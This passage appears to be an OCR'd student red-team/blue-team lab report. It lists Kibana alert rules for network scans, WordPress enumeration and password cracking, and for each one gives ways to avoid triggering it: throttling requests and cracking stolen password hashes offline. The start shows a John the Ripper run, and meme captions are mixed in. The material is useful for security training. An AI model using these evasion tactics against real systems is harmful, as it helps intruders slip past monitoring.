 0:00:00:00 DONE 2/3 (2022-06-08 18:32) 2.777g/s 2950p/s 2950c/s 2950C/s pink84..kevin
e the "--show --format=phpass" options to display all of the cracked passwords reliably
ssion completed
ot@Kali:~# 
```

Avoiding Detection

Stealth Exploitation of Network Enumeration


Monitoring Overview

- Which alerts detect this exploit?
  - **WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute**
- Which metrics do they measure?
  - **Packet requests to all destination ports from the same source IP**
- Which thresholds do they fire at?
  - **The request bytes must exceed 3500 hits each minute**

Mitigating Detection

- Indicate how many ports you want to target.
- Only scan ports that have been identified as vulnerable.
- The number of HTTP requests sent in a minute should be staggered.

Marshal was here!!1!one!



Edit http request size monitor

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name: http request size monitor

Indices to query: packetbeat-*

Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

Match the following condition

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```

Perform 1 action when condition is met

Stealth Exploitation of Wordpress Enumeration

Monitoring Overview

- The following alert was configured in Kibana

  WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- This alert monitors network packets from clients attempting to access network resources.

  HTTP errors include unauthorized access requests (401) that may indicate an attacker.
- Which thresholds do they fire at?

  When there are over 400 http response over a five minute period


Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  After every 100 http requests, implement a one-minute break.
- Are there alternative exploits that may perform better?

  Use command line sniffing rather than automated program like wpscan.

"CONTACT YOUR NETWORK ADMINISTRATOR"
BUT I AM THE NETWORK ADMINISTRATOR


Create threshold alert

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name: Excessive HTTP Errors

Indices to query: packetbeat-*

Use * to broaden your query.

Time field: event.created

Run watch every: 1 minute

Match the following condition

```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```

No data

Your index and condition did not return any data.

Perform 1 action when condition is met


Logging

Log text: Watch [{{ctx.metadata.name}}] has exceeded the threshold

Stealth Exploitation of Password Cracking

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - System CPU Processes
- Which thresholds do they fire at?
  - Above .5 per 5 minutes



Create threshold alert

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name: cpu usage monitor

Indices to query: metricbeat-*

Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

Match the following condition

```
WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
```

Perform 1 action when condition is met

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  Instead of using john on the target system, you can copy the wp hashes.txt file to your own computer and use only your own CPU.You want to avoid adding/changing files on the vulnerable machine to avoid detection
- Are there alternative exploits that may perform better?
  Hashcat, which is built to leverage GPUs this would be a good option (John the Ripper was designed to run from CPUs).

LETS JUST COLLECT MILLIONS OF SOCIAL SECURITY NUMBERS INTO THIS DATABASE HERE
AAAAAAND WE'VE BEEN HACKED